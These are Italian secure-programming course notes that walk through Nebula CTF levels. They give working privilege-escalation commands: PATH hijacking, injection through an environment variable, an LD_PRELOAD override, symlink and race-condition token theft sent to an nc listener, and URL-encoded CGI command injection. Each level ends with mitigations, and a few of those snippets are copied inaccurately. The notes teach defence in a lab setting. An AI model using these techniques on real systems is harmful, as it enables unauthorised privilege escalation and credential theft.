Università degli Studi di Salerno

Corso di Laurea Magistrale in Informatica

Appunti del corso

Programmazione Sicura

Tenuto da

Barbara Masucci

A cura di

Luigi Miranda

Anno Accademico 2023/2024

Indice

Capitolo 1

Terminologia

1.1 Asset

Un asset è un'entità generica che interagisce con il mondo circostante. Può essere un edificio, un computer, un algoritmo, una persona. Nell'ambito di questo corso l'asset è un Software. Una persona può interagire con un asset in tre modi:

- correttamente
- non correttamente, in modo involontario
- non correttamente, in modo volontario/malizioso

Un uso non corretto di un asset può portare a gravi danni come il furto, la modifica o distruzione di dati sensibili, la compromissione di servizi.

1.2 Minaccia

Una minaccia è una potenziale causa di incidente, che comporta un danno all'asset. Le minacce possono essere:

- accidentali
- dolose

Microsoft classica le minacce con l'acronimo STRIDE:

- Spoofing

- Tampering
- Repudiation
- Information Disclosure
- Denial of Service
- Elevation of Privilege

1.3 Attacante

Un attacante tenta di interagire in modo malizioso con un asset con lo scopo di tramutare una minaccia in realtà. Talvolta un attaccante interagisce in modo non malizioso per stimare i livelli di sicurezza. Distinguiamo tre tipi di attacanti:

- White Hat, fini non maliziosi
- Black Hat, fini maliziosi o tornaconto personale
- Gray Hat, viola asset e chiede denaro per sistemare la situazione

Capitolo 2

Nebula

Nebula è la prima macchina virtuale che studieremo in questo corso. Ci sono diversi livelli, noi affronteremo le sfide:

- Nebula 00
- Nebula 01
- Nebula 02
- Nebula 04
- Nebula 07
- Nebula 10
- Nebula 13

La macchina virtuale è scaricabile dal sito Exploit Education. Le sfide di nebula trattano l'iniezione locale e remota di codice.

Ogni macchina ha tre account:

- Giocatore, un utente con il ruolo di attaccante che può accedere con la coppia di credenziali:
  - username: levelN(N=00,01,02,ecc.)
  - password: levelN
- vittima, chiamati flagN(N=00,01,ecc.) rappresentano la vittima e presentano diversi tipi di vulnerabilità

- Admin, amministratore del sistema con credenziali:
  - username: nebula
  - password: nebula

Noi accederemo sempre come utente levelN, con l'obiettivo di:

- Elevare i privilegi
- Ottenere informazioni sensibili

Raggiunto l'obiettivo, si cattura la bandierina, per questo motivo le sfide prendono il nome di CTF.

2.1 Level00

2.1.1 Obiettivo

Eseguire **/bin/getflag** con privilegi di **flag00**.

2.1.2 Idea per risolvere la sfida

Usiamo comando:

```
find / -perm /u+s 2>/dev/null | grep flag00
```

Tra i vari risultati notiamo il file:

```
/bin/.../flag00
```

Visualizziamo i metadati del file trovato con il comando:

```
ls -l
```

Notiamo che è di proprietà di **flag00** e ha **SETUID** acceso. Mandiamo in esecuzione il file con il comando:

```
/bin/.../flag00
```

Verremo autenticati come utente flag00 e quindi vinceremo la sfida eseguendo:

```
/bin/getflag
```

2.2 Level01

2.2.1 Obiettivo

Eseguire **/bin/getflag** con privilegi di **flag01**.

2.2.2 Ispezione directory

Controlliamo le directory **/home/level01** e **/home/flag01**. Notiamo che **/home/flag01** contiene l'eseguibile **flag01**. Analizziamo i metadati del file **flag01** con:

```
ls -l
```

Si scopre che il file in questione è di proprietà di **flag01** e ha **SETUID** acceso.

2.2.3 Analisi del sorgente

- Imposta tutti gli user ID al valore effettivo (elevazione dell'utente al valore associato a flag01)
- Imposta tutti i group ID al valore effettivo (elevazione del gruppo al valore associato a level01)
- Esegue un comando, tramite la funzione di libreria **system():**

```
system("/usr/bin/env echo and now what?");
```

Leggendo il manuale di **system()** capiamo che in questa sfida il problema è l'utilizzo della **system()** in un programma con **SETUID** acceso, e che giocando con le variabili di ambiente si può violare la sicurezza del programma. Un altro punto importante è che la **system()** non funziona correttamente se **/bin/sh** corrisponde a **bash**. Quindi controlliamo con il comando:

```
ls -l /bin/sh
```

e notiamo proprio che sh punta a bash.

La **system()** non fa altro che utilizzare sh per eseguire un comando, tale comando viene eseguito da un processo figlio che eredita i privilegi del padre. Dopodiché **/usr/-bin/env** esegue il comando successivo ovvero echo, quindi per vincere la sfida ci basta inoculare /bin/getflag al posto di echo.

2.2.4 Idea per risolvere la sfida

Copiamo **/bin/getflag** in una cartella temporanea **tmp** e diamogli nome **echo** con il comando:

```
cp /bin/getflag /tmp/echo
```

Alteriamo il percorso di ricerca delle variabili d'ambiente in modo da preporre **/tmp** alla lista delle variabili d'ambiente con il comando:

```
PATH=/tmp:$PATH
```

Questo è quello che succede:

- Il comando env prova a caricare il file eseguibile echo
- Poiché echo non ha un percorso assoluto, sh usa i percorsi di ricerca per individuare il file da eseguire
- sh individua /tmp/echo come primo candidato all'esecuzione, dato che l'abbiamo posto per primo
- sh esegue /tmp/echo con i privilegi dell'utente flag01

2.2.5 Sintesi comandi da eseguire

I comandi da eseguire sul terminale della macchina sono i seguenti:

```
# copia getflag in echo
cp /bin/getflag /tmp/echo
# aggiorna PATH
PATH=/tmp:$PATH
# esegui flag01
/home/flag01/flag01
```

Vinciamo la sfida.

2.2.6 Debolezze

- privilegi di esecuzione ingiustamente elevati
- versione bash che non abbassa i privilegi di esecuzione
- manipolazione variabile PATH

2.2.7 Mitigazioni

1. Spegnere bit SETUID:
   - autenticarsi come root e avviare una shell con il comando:

     ```
     sudo -i
     ```

   - spegnere SETUID con il comando:

     ```
     chmod u-s /home/flag01/flag01
     ```

   - Eseguiamo flag01 e noteremo che l'attacco non va a buon fine.
2. Modificare sorgente level01.c:
   - usare putenv() per rimuover /tmp da PATH:

     ```
     putenv("PATH=/bin:/sbin:/usr/bin:usr/sbin");
     ```

   - compiliamo con il comando:

     ```
     gcc -o flag01-env level01-env.c
     ```

   - impostiamo i privilegi sul nuovo file con:

     ```
     chown flag01:level01 /home/flag01/flag01-env
     chmod u+s /home/flag01/flag01-env
     ```

   - Impostiamo PATH e riproviamo l'attacco

     ```
     PATH=/tmp:$PATH
     ```

   - Eseguiamo flag01-env e noteremo che l'attacco non va a buon fine.

2.3 Level02

2.3.1 Obiettivo

Eseguire **/bin/getflag** con privilegi di **flag02**.

2.3.2 Ispezione directory

Controlliamo le directory **/home/level02** e **/home/flag02**. Notiamo che **/home/flag02** contiene l'eseguibile **flag02**. Analizziamo i metadati del file **flag02** con:

```
ls -l
```

Si scopre che il file in questione è di proprietà di **flag02** e ha **SETUID** acceso.

2.3.3 Analisi del sorgente

- Imposta tutti gli user ID al valore effettivo (elevazione dell'utente al valore associato a **flag02**).
- Imposta tutti i group ID al valore effettivo (elevazione del gruppo al valore associato a **level02**).
- Alloca un buffer e ci scrive dentro alcune cose, tra cui il valore di una variabile di ambiente (**USER**).
- Stampa una stringa e il contenuto del buffer.
- Esegue il comando contenuto nel buffer tramite `system`.

La funzione di libreria **asprintf()**:

- Alloca un buffer di lunghezza adeguata.
- Copia una stringa nel buffer utilizzando la funzione **sprintf()**.
- Restituisce il numero di caratteri copiati (e -1 in caso di errore).

Nel sorgente level02.c non è possibile usare l'iniezione di comandi tramite PATH. Al contrario di quanto accadeva in level01.c, in level02.c il path del comando è scritto esplicitamente: **/bin/echo**

2.3.4 Idea per risolvere la sfida

L'idea qui è quella di modificare **USER** in modo da modificare buffer. In BASH è possibile concatenare due comandi con il carattere separatore ; quindi:

```
echo comando1; echo comando 2
```

Impostiamo USER come segue:

```
USER='level02; /bin/getflag'
```

Se eseguiamo flag02 l'attacco fallisce perché dopo **/bin/echo level02; /bin/getflag** c'è la stringa **is cool** Per evitare questo usiamo il # per commentare. Quindi sovrascriviamo USER come segue:

```
USER='level02; /bin/getflag #'
```

2.3.5 Sintesi comandi da eseguire

```
# Modifica variabile USER
USER='level02; /bin/getflag #'
# Esegui flag02
/home/flag02/flag02
```

Vinciamo la sfida.

2.3.6 Debolezze

- privilegi di esecuzione ingiustamente elevati
- versione bash che non abbassa i privilegi di esecuzione
- non vengono neutralizzati i caratteri speciali

2.3.7 Mitigazioni

1. Spegnere bit SETUID:
    - autenticarsi come root e avviare una shell con il comando:

      ```
      sudo -i
      ```

    - spegnere SETUID con il comando:

      ```
      chmod u-s /home/flag01/flag01
      ```

    - Eseguiamo flag01 e noteremo che l'attacco non va a buon fine.

2. Ottenere username corrente con funzioni di libreria o sistema. Modifichiamo quindi il sorgente level02.c con la funzione di sistema**getlogin()**, che restituisce il puntatore ad una stringa contenete il nome dell'utente che sta lanciando il processo.

```
char *username;
username=getlogin();
asprintf(&buffer, "/bin/echo %s is cool", username);
```

Compiliamo il nuovo sorgente con:

```
gcc -o flag02-getlogin level02-getlogin.c
```

Impostiamo i privilegi su flag02-getlogin con:

```
chown flag02:level02 /path/to/flag02-getlogin
chmod 4750 /path/to/flag02-getlogin
(4750 corrisponde a rwsr-x---)
```

Eseguiamo flag02-getlogin, non vinciamo la sfida.

3. Un'altra mitigazione si effettua tramite la funzione **strpbrk()**. Aggiungiamo nel codice:

```
const char invalid_chars[] = "!\"$&'()*,:;<=>?@[\\]^`{|}";
```

e dopo la **asprintf()**

```
if ((strpbrk(buffer, invalid_chars)) != NULL) {
perror("strpbrk");
exit(EXIT_FAILURE);
}
```

Quindi compiliamo e impostiamo i privilegi come per la prima mitigazione ed eseguiamo. La sfida non verrà vinta.

2.4 Level13

2.4.1 Obiettivo

- Recupero della password (token) dell'utente **flag13**, aggirando il controllo di sicurezza del programma **/home/flag13/flag13**.

- Autenticazione come utente **flag13**.
- Esecuzione del programma **/bin/getflag** come utente **flag13**.

2.4.2 Ispezione directory

Controlliamo le directory **/home/level13** e **/home/flag13**. Notiamo che **/home/flag13** contiene l'eseguibile **flag13**. Analizziamo i metadati del file **flag13** con:

```
ls -l
```

Si scopre che il file in questione è di proprietà di **flag13** e ha **SETUID** acceso.

2.4.3 Analisi del sorgente

Viene controllato se UID è diverso da 1000, e in tal caso si stampa un messaggio di errore e si esce dal programma. Altrimenti viene generato il token e viene stampato a video.

2.4.4 Idea per risolvere la sfida

Usando il comando **man environ**, scopriamo che alcune variabili di ambiente, tra cui **LD_LIBRARY_PATH**, **LD_PRELOAD** possono influenzare il comportamento del linker dinamico, ovvero parte del SO che carica e linka le librerie condivise necessarie a un eseguibile a runtime. Scopriamo che **LD_PRELOAD** contiene un elenco di librerie condivise (shared object) separato da :

In particolare **LD_PRELOAD** viene utilizzata per ridefinire dinamicamente alcune funzioni (function overriding) senza dover ricompilare i sorgenti. Possiamo usare la variabile **LD_PRELOAD** per caricare in anticipo una libreria condivisa che implementa la funzione del controllo degli accessi del programma **/home/flag13/flag13**. Questa libreria condivisa va scritta da zero, e in particolare, reimposta getuid() per superare il controllo degli accessi.

Scriviamo il file **getuid.c**. Generiamo la libreria condivisa **getuid.so** con il comando:

```
gcc -shared -fPIC -o getuid.so getuid.c
```

- -shared: genera un oggetto linkabile a tempo di esecuzione e condivisibile con altri oggetti.

- -fPIC: genera codice indipendente dalla posizione (Position Independent Code), rilocabile ad un indirizzo di memoria arbitrario.

Carichiamo in anticipo la libreria condivisa getuid.so modificando la variabile **LD_PRELOAD** con il comando:

```
export LD_PRELOAD=./getuid.so
```

Proviamo l'attacco ma fallisce, questo perché, se l'eseguibile è SETUID, deve esserlo anche la libreria condivisa. La soluzione è quella di rimuovere SETUID da flag13. Questo lo facciamo con una semplice copia tramite il comando:

```
cp /home/flag13/flag13 /home/level13
```

2.4.5 Sintesi dei comandi da eseguire

```
# creiamo il file getuid.c
# compiliamo getuid.c
gcc -shared -fPIC -o getuid.so getuid.c
# carichiamo la nuova getuid.so
export LD_PRELOAD=./getuid.so
# copiamo flag13 per spegnere SETUID
cp /home/flag13/flag13 /home/level13
# eseguiamo flag13 dalla directory level13
/home/level13/flag13
```

Otteniamo il token (esempio sulla mia macchina: b705702b-76a8-42b0-8844-3adabbe5ac58). Accediamo con il token come flag13, eseguiamo /bin/getflag e vinciamo la sfida.

2.4.6 Debolezze

- Privilegi di esecuzione ingiustamente elevati.
- Versione di bash che non abbassa i privilegi di esecuzione.
- Manipolazione di una variabile di ambiente (**LD_PRELOAD**) per sostituire **getuid()** con una funzione che aggira il controllo di autenticazione.
- Bypass dell'autenticazione tramite spoofing: L'attaccante può riprodurre il token di autenticazione di un altro utente.

2.4.7 Mitigazioni

1. Spegnere bit SETUID:
   - autenticarsi come root e avviare una shell con il comando:
     ```
     sudo -i
     ```
   - spegnere SETUID con il comando:
     ```
     chmod u-s /home/flag01/flag01
     ```
   - Eseguiamo flag01 e noteremo che l'attacco non va a buon fine.
2. Non ha senso ripulire la variabile LD_PRELOAD come fatto per PATH in level01, perché LD_PRELOAD agisce prima del caricamento del programma. Infatti nel momento in cui il processo esegue putenv() su LD_PRELOAD, la funzione getuid() è già stata iniettata da tempo! La mitigazione qui è banale, ovvero non rendere noto il valore 1000 all'attaccante.

2.5 Level04

2.5.1 Obiettivo

- Lettura del file token in assenza di permessi per farlo.
- Autenticazione come utente **flag04**.
- Esecuzione del programma **/bin/getflag** come utente **flag04**.

2.5.2 Ispezione directory

Controlliamo le directory **/home/level04** e **/home/flag04**. Notiamo che **/home/flag04** contiene l'eseguibile **flag04**. Analizziamo i metadati del file **flag04** con:

```
ls -l
```

Si scopre che il file in questione è di proprietà di **flag04** e ha **SETUID** acceso.

Inoltre notiamo un file **token** a cui non possiamo accedere perché non abbiamo i permessi, poiché è leggibile ed eseguibile solo da flag04.

2.5.3 Analisi del sorgente

```c
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>
#include <fcntl.h>

int main(int argc, char **argv, char **envp)
{
  char buf[1024];
  int fd, rc;

  if(argc == 1) {
      printf("%s [file to read]\n", argv[0]);
      exit(EXIT_FAILURE);
  }

  if(strstr(argv[1], "token") != NULL) {
      printf("You may not access '%s'\n", argv[1]);
      exit(EXIT_FAILURE);
  }

  fd = open(argv[1], O_RDONLY);
  if(fd == -1) {
      err(EXIT_FAILURE, "Unable to open %s", argv[1]);
  }

  rc = read(fd, buf, sizeof(buf));

  if(rc == -1) {
      err(EXIT_FAILURE, "Unable to read fd %d", fd);
  }

  write(1, buf, rc);
}
```

- Se il numero di argomenti è 1, il programma termina.
- Se il nome del file è **token**, il programma termina e stampa un messaggio di errore. Il controllo sul nome del file passato in input viene fatto con la funzione **strstr()**. Leggendo la documentazione capiamo che la **strstr()** controlla se la stringa passata come secondo argomento ("token") è contenuta come sotto stringa nell'input

passato come primo argomento. Quindi anche con la stringa "eeetokenee" il programma stampa il messaggio di errore di accesso al file "eeetokenee", anche se il file "eeetokenee" non esiste.

- Apertura del file in sola lettura tramite la funzione **open()**.
- Lettura del file passato in input tramite la funzione **read()**.
- Scrittura del buffer tramite la funzione **write()**.

Leggendo la documentazione della funzione open scopriamo che può aprire diversi tipi di file, tra cui i **link simbolici**:

- Un link simbolico (symlink o soft link) non è altro che un file che punta ad un altro file.
- Un link simbolico viene creato con il comando:

```
ln -s nome_file_puntato nome_softlink
```

2.5.4 Idea per risolvere la sfida

Creare nella cartella level04 un **symlink** a un file della vittima, il symlink avrà quindi i permessi dell'utente che l'ha creato. Questo ci permette di bypassare il controllo della strstr. Creiamo un symlink con nome **key** che punti al file token con il comando:

```
ln -s /home/flag04/token key
```

Passiamo in input a flag04 il symlink che abbiamo creato e ci verrà stampato il token a video.

2.5.5 Perché funziona?

- Il controllo delle **strstr()** viene bypassato perché l'argomento passato è diverso da **token** (e/o non contiene **token** come sottostringa).
- Grazie al bit SETUID acceso, la **open()** in **level04.c** viene eseguita con i privilegi dell'utente **flag04**. Quindi chi tenta di aprire il file corrisponde al proprietario, ovvero **flag04**.

2.5.6 Sintesi comandi da eseguire

```
# Nella directory level04
ln -s /home/flag04/token key
# esegui flag04 dando in input key
/home/flag04/flag04 key
```

Otteniamo il token (esempio sulla mia macchina: 06508b5e-8909-4f38-b630-fdb148a848a2). Accediamo con il token come flag04, eseguiamo /bin/getflag e vinciamo la sfida.

2.5.7 Debolezze

- Privilegi di esecuzione ingiustamente elevati.
- Versione di bash che non abbassa i privilegi di esecuzione.
- In Unix è possibile accedere ad un file per cui non si hanno i permessi creando un link simbolico che punti ad esso.

2.5.8 Mitigazioni

1. Spegnere bit SETUID:
   - autenticarsi come root e avviare una shell con il comando:

     ```
     sudo -i
     ```

   - spegnere SETUID con il comando:

     ```
     chmod u-s /home/flag01/flag01
     ```

   - Eseguiamo flag01 e noteremo che l'attacco non va a buon fine.
2. La contromisura più ovvia consiste nel non salvare le credenziali di accesso di flag04 nel file token. I dati sensibili non vanno mai memorizzati in chiaro.
3. Modifichiamo level04.c inserendo la seguente linea di codice:

   ```
   fd = open(argv[1], O_RDONLY | O_NOFOLLOW);
   ```

   Compiliamo con:

   ```
   gcc -o flag04-mitigated level04-mitigated.c
   ```

All'esecuzione del nuovo binario flag04-mitigated con argomento il symlink key si ha il messaggio di errore:

```
flag04-mitigated: Unable to open key: Too many levels of symbolic
    links
```

4. Modifichiamo level04.c inserendo all'interno del codice sorgente il seguente frammento:

```
if(readlink(argv[1],buf,sizeof(buf) > 0)){
    printf("Sorry. Symbolic links not allowed!\n");
    exit(EXIT_FAILURE);
}
```

Compiliamo con:

```
gcc -o flag04-readlink level04-readlink.c
```

All'esecuzione del nuovo binario flag04-readlink con argomento il symlink key si ha il messaggio di errore:

```
Sorry. Symbolic links not allowed!
```

2.6 Level10

2.6.1 Obiettivo

- Lettura del token (password dell'utente **flag10**), in assenza dei permessi per farlo.
- Autenticazione come utente **flag10**.
- Esecuzione del programma **/bin/getflag** come utente **flag10**.

2.6.2 Ispezione directory

Controlliamo le directory **/home/level10** e **/home/flag10**. Notiamo che **/home/flag10** contiene l'eseguibile **flag10**. Analizziamo i metadati del file **flag10** con:

```
ls -l
```

Si scopre che il file in questione è di proprietà di **flag10** e ha **SETUID** acceso.

Inoltre notiamo un file **token** a cui non possiamo accedere perché non abbiamo i permessi, poiché è leggibile ed eseguibile solo da flag10.

Il programma si aspetta due argomenti: il nome di un file e di un host. Come primo tentativo usiamo **token** come file e come host quello **locale**, ovvero **127.0.0.1**

Non avendo i permessi per accedere a token, verrà stampato un messaggio di errore.

2.6.3 Analisi del sorgente

- Se il numero di argomenti è minore di 3, il programma termina.
- Il primo parametro è il nome del file; il secondo è il nome dell'host.
- Si controlla se il file è accessibile in lettura, altrimenti si stampa un messaggio di errore.
- Se il file ha i permessi in lettura, viene stampato il messaggio di connessione all'host indicato.

N.B. Non possiamo usare un softlink che punta a token, perché la funzione access a differenza della open, con i softlink controlla il file puntato direttamente. Più precisamente viene fatto un controllo sul RUID e non sulL' EUID.

2.6.4 Idea per risolvere la sfida

Leggendo il manuale della access vediamo che: Utilizzare access() per verificare se un utente è autorizzato ad aprire un file prima di farlo effettivamente usando open() crea una falla di sicurezza, perché l'utente potrebbe sfruttare il breve intervallo di tempo tra il controllo e l'apertura del file per manipolarlo." Controllando il sorgente notiamo proprio che c'è effettivamente un intervallo tra il controllo dei permessi con la access e l'apertura del file con la open. Quindi sfruttiamo quest'intervallo:

- Creiamo un file temporaneo che ci faccia superare il controllo della **access()**
- Sostituiamo il file da leggere con un link simbolico che punta al file **token** prima della **open()**, come fatto in **nebula04**.

Creiamo un token finto:

```
touch /tmp/tokenfinto
```

Scriviamo una stringa di test dentro il file **tokenfinto**

```
echo "test" > /tmp/tokenfinto
```

Creiamo il softlink a **tokenfinto**:

```
ln -s /tmp/tokenfinto /home/level10/flag
```

Il soft link ci fa superare il controllo della access, perché abbiamo accesso al file puntato (abbiamo creato noi tokenfinto). Una volta superato il controllo della access, creiamo un soft link al file token vero:

```
ln -sf /home/flag10/token /home/level10/flag
```

Il soft link ci fa superare il controllo della open, come in Level04. Una singola esecuzione dell'attacco suggerito non è sufficiente, infatti potremmo non individuare il momento giusto per lo scambio del file tra la access() e la open(). Servono più esecuzioni del programma per far sì che il softlink, all'apertura della open(), punti al file token. Possiamo usare l'istruzione **BASH while true** per creare un ciclo infinito. Mettiamo il processo in background con **&**:

```
while true; do ln -sf /tmp/tokenfinto /home/level10/flag; ln -sf /home
   /flag10/token /home/level10/flag; done &
```

Creiamo un ciclo infinito di esecuzione di flag10 con:

```
while true; do /home/flag10/flag10 /home/level10/flag IPAddress; done
```

Sull'host otteniamo quindi il token dopo vari tentativi. Usiamo il token per entrare come flag10 e vincere la sfida.

2.6.5 Sintesi comandi da eseguire

Sulla seconda macchina virtuale

```
# recupera ip
ip addr
# metti in ascolto sulla porta 18211
nc -lvnp 18211
```

Sulla macchina principale

```
# crea token finto
touch /tmp/tokenfinto
# scrivi test dentro tokenfinto
echo "test" > /tmp/tokenfinto
# crea loop infinito che scambia il symlink tra token e tokenfinto
while true; do ln -sf /tmp/tokenfinto /home/level10/flag; ln -sf /home
   /flag10/token /home/level10/flag; done &
# crea ciclo per eseguire all'infinito flag10
while true; do /home/flag10/flag10 /home/level10/flag IPAddress; done
```

Otteniamo il token sulla seconda macchina, lo usiamo per autenticarci come flag10 nella macchina principale, eseguiamo **/bin/getflag** e vinciamo la sfida.

2.6.6 Debolezze

- Privilegi di esecuzione ingiustamente elevati.
- Versione bash che non abbassa i privilegi di esecuzione.
- L'utilizzo della funzione **access()** seguito da una **open()** comporta un buco di sicurezza (race condition):
  - Situazione in cui il risultato dell'esecuzione di un insieme di processi, che condividono una risorsa, dipende dall'ordine in cui essi sono eseguiti.

2.6.7 Mitigazioni

1. Spegnere bit SETUID:
   - autenticarsi come root e avviare una shell con il comando:

     ```
     sudo -i
     ```

   - spegnere SETUID con il comando:

     ```
     chmod u-s /home/flag01/flag01
     ```

   - Eseguiamo flag01 e noteremo che l'attacco non va a buon fine.

2. La contromisura più ovvia consiste nel non salvare le credenziali di accesso di flag04 nel file token. I dati sensibili non vanno mai memorizzati in chiaro.

3. Creiamo un nuovo file level10-mitigated.c ed effettuiamo due operazioni.

   - Abbassiamo i privilegi prima della open con:

     ```
     int uid = getuid();
     int euid = geteuid();
     seteuid(uid);
     ```

   - Ripristiniamo i privilegi dopo la open:

     ```
     seteuid(euid);
     ```

Compiliamo il sorgente e diamo all'eseguibile gli stessi permessi di flag10 con:

```
gcc -o flag10-mitigated level10-mitigated.c
chown flag10:level10 /path/to/flag10-mitigated
chmod 4750 /path/to/flag10-mitigated
(4750 corrisponde a rwsr-x---)
```

Ripetiamo l'attacco. Noteremo che non andrà a buon fine.

2.7 Level07

2.7.1 Obiettivo

Come sempre l'obbiettivo della sfida è eseguire **/bin/getflag** come utente **flag07**. Iniezione remota, ovvero iniezione che avviene tramite un vettore di attacco remoto.

2.7.2 Iniezione remota

- **Asset client** che invia richieste
- **Asset server** che riceve richieste, elabora risposte, invia risposte

I dati delle richieste e delle risposte sono trasmessi tramite protocollo TCP/IP. I dati delle richieste contengono iniezioni in uno specifico linguaggio, ad esempio shell o SQL. I dati delle richieste sono ricevuti tramite un protocollo applicativo e inoltrati tramite un altro protocollo applicativo.

2.7.3 Ispezione directory

Controlliamo le directory level07 e flag07, notiamo che flag07 contiene file di configurazione BASH e altri due file molto interessanti:

- **index.cgi**
- **thttpd.conf**

Visualizziamo i metadati di index.cgi con:

```
ls -l
```

Notiamo che index.cgi:

- È leggibile ed eseguibile da tutti gli utenti e modificabile solo da root
- Non è SETUID

2.7.4 Analisi del sorgente

- L'interprete dello script è PERL.
- Importa il modulo **CGI.pm**, contenente le funzioni di aiuto nella scrittura di uno script CGI.
- Il modulo CGI effettua il parsing dell'input e rende disponibile ogni valore attraverso la funzione **param()**.
- Stampa su STDOUT l'intestazione HTTP "Content-type", che definisce il tipo di documento servito (HTML).
- `sub ping{...}` definisce la funzione `ping`.
- La variabile `$host` riceve il valore del primo parametro della funzione (`$_[0]`).
- Stampa l'intestazione HTML della pagina.
- L'array `output` riceve tutte le righe dell'output del comando successivo.
- Per ogni linea di output, stampa la linea.
- Stampa i tag di chiusura della pagina HTML.

- Invoca la funzione `ping` con argomento pari al valore del parametro `Host` della query string HTTP.

Quindi Lo script index.cgi riceve input da:

- Da un argomento `Host=IP` (se invocato tramite linea di comando)
- Da una richiesta `GET /index.cgi?Host=IP` (se invocato tramite un server Web)

Lo script index.cgi:

- Crea uno scheletro di pagina HTML
- Esegue il comando `ping -c 3 IP 2>&1`, che invia 3 pacchetti ICMP `ECHO_REQUEST` all'host il cui indirizzo è IP (e redirige eventuali errori su `STDOUT`)
- Inserisce l'output del comando nella pagina HTML

Proviamo ad effettuare un'iniezione locale con il comando:

```
/home/flag07/index.cgi "Host=8.8.8.8; /bin/getflag"
```

/bin/getflag non viene eseguito.

Leggiamo quindi la documentazione della funzione **param()** e scopriamo che invocata con il nome di un parametro, param() restituisce il suo valore. Scopriamo inoltre che il carattere ;(semicolon) assume un ruolo speciale nel contesto degli URL gestiti dallo standard CGI, ovvero consente di separare i parametri. Nel comando

```
/home/flag07/index.cgi "Host=8.8.8.8; /bin/getflag"
```

l'argomento contiene un riferimento a 2 parametri:

- Nome=Host, valore=8.8.8.8
- Nome=/bin/getflag, valore = emptystring

Tuttavia, lo script **index.cgi** estrae il solo valore di **Host** e lo assegna alla variabile **$host**, quindi /bin/getflag non viene iniettato.

Nel comando che abbiamo digitato sono stati usati due caratteri speciali:

- Carattere ; usato come delimitatore di campi
- Carattere / usato come separatore di directory

Leggendo la definizione dei caratteri speciali negli URL, si scopre che la procedura di escape dei caratteri speciali in un URL(URL econding), funziona in questo modo:

- Si individua il codice ASCII del carattere
- Si scrive il codice in esadecimale
- Gli si prepende il carattere di escape %

Quindi ;==%3B e /==%2F. Il comando diventa così:

```
"Host=8.8.8.8%3B%2Fbin%2Fgetflag"
```

Tentiamo nuovamente l'attacco digitando il comando:

```
/home/flag07/index.cgi "Host=8.8.8.8%3B%2Fbin%2Fgetflag"
```

L'iniezione locale ha successo ma non avendo i privilegi di flag07 non possiamo eseguire /bin/getflag. Bisogna identificare un server Web che esegua index.cgi SETUID flag07 Se un siffatto server esiste, l'input appena usato permette l'esecuzione di /bin/getflag con i privilegi di flag07 Si vince la sfida!

Visualizziamo quindi i metadati di thttpd.conf, scopriamo che:

- È leggibile da tutti gli utenti e modificabile solo da root
- Identifica il server Web sotto cui esegue `index.cgi`

Dalla lettura del file thttpd.conf otteniamo queste informazioni:

- **port=7007**: il server Web thttpd ascolta sulla porta 7007
- **dir=/home/flag07**: la directory radice del server Web è **/home/flag07**
- **nochroot**: il server Web "vede" l'intero file system dell'host
- **user=flag07**: il server Web esegue con i diritti dell'utente flag07

Quindi:

- Si può contattare il server Web sulla porta TCP 7007 (il vettore di accesso remoto)
- Il server Web vede l'intero file system, quindi anche il file eseguibile **/bin/getflag**
- Il server Web esegue come utente `flag07` (il che permette a **/bin/getflag** l'esecuzione con successo)

Notiamo che c'è un processo che gira sulla porta 7007, ma per verificare che sia proprio il processo thttpd dobbiamo avere i privilegi di root, che ovviamente da attaccante non abbiamo. Quindi inviamo richieste al server per avere certezza che il processo in ascolto giri sulla porta 7007.

- L'hostname da usare è uno qualunque su cui ascolta il server
- Dal precedente output di **netstat** si evince che **thttpd** ascolta su tutte le interfacce di rete (**:::**). Quindi vanno bene nomi associati a questi IP:
  - 127.0.0.1 (localhost)
  - L'IP assegnato all'interfaccia di rete

```
nc localhost 7007
```

Proviamo a recuperare la risorsa associata all'URL / con:

```
nc localhost 7007
GET / HTTP/1.0
```

Notiamo che l'accesso a / è proibito, ma scopriamo che il server è effettivamente thttpd. Quindi proviamo l'attacco connettendoci al server e invocando lo script con input URL encoded:

```
nc localhost 7007
GET /index.cgi?Host=8.8.8.8%3B%2Fbin%2Fgetflag
```

2.7.5 Sintesi comandi da eseguire

```
nc localhost 7007
GET /index.cgi?Host=8.8.8.8%3B%2Fbin%2Fgetflag
```

Vinciamo la sfida.

2.7.6 Debolezze

- Il Web server thttpd esegue con privilegi di esecuzione ingiustamente elevati, ovvero quelli dell'utente "privilegiato" flag07.
- Se un'applicazione Web che esegue comandi non neutralizza i "caratteri speciali" è possibile iniettare nuovi caratteri in cascata ai precedenti.

2.7.7 Mitigazioni

1. Possiamo riconfigurare thttpd in modo che esegua con in privilegi di un utente inferiore

   - Creiamo una nuova configurazione nella home directory dell'utente level07
   - Diventiamo root tramite l'utente nebula
   - Copiamo `/home/flag07/thttpd.conf` nella home directory di `level07`:

     ```
     cp /home/flag07/thttpd.conf /home/level07
     ```

   - Aggiorniamo i permessi del file:

     ```
     chown level07:level07 /home/level07/thttpd.conf
     chmod 644 /home/level07/thttpd.conf
     ```

   - Editiamo il file `/home/flag07/thttpd.conf`:

     ```
     nano /home/level07/thttpd.conf
     ```

   - Impostiamo una porta di ascolto TCP non in uso:

     ```
     port=7008
     ```

   - Impostiamo la directory radice del server:

     ```
     dir=/home/level07
     ```

   - Impostiamo l'esecuzione come utente `level07`:

     ```
     user=level07
     ```

   - Copiamo `/home/flag07/index.cgi` nella home directory di `level07`:

     ```
     cp /home/flag07/index.cgi /home/level07
     ```

   - Aggiorniamo i permessi dello script:

     ```
     chown level07:level07 /home/level07/index.cgi
     chmod 0755 /home/level07/index.cgi
     ```

   - Eseguiamo manualmente una nuova istanza del server Web thttpd:

     ```
     thttpd -C /home/level07/thttpd.conf
     ```

Ripetiamo l'attacco e /bin/getfag non avrà più i privilegi di flag07, quindi l'attaco fallisce.

2. Possiamo implementare nello script Perl un filtro dell'input basato su **blacklist**. Se l'input non ha la forma di un indirizzo IP viene scartato silenziosamente. Il nuovo script index-bl.cgi esegue le seguenti operazioni:

   - Memorizza il parametro Host in una variabile `$host`
   - Fa il match di `$host` con un'espressione regolare che rappresenta un indirizzo IP
   - Controlla se `$host` verifica l'espressione regolare
   - Se sì, esegue il comando ping
   - Se no, non esegue nulla

   Esempio di espressione regolare: `^\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}$` Aggiungiamo questa linea di codice prima di **ping**:

   ```
   if ($host =~ /^\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}\$/) {
       ping($host);
   }
   ```

   Riproviamo l'attacco e non vinceremo la sfida.

Capitolo 3

Protostar

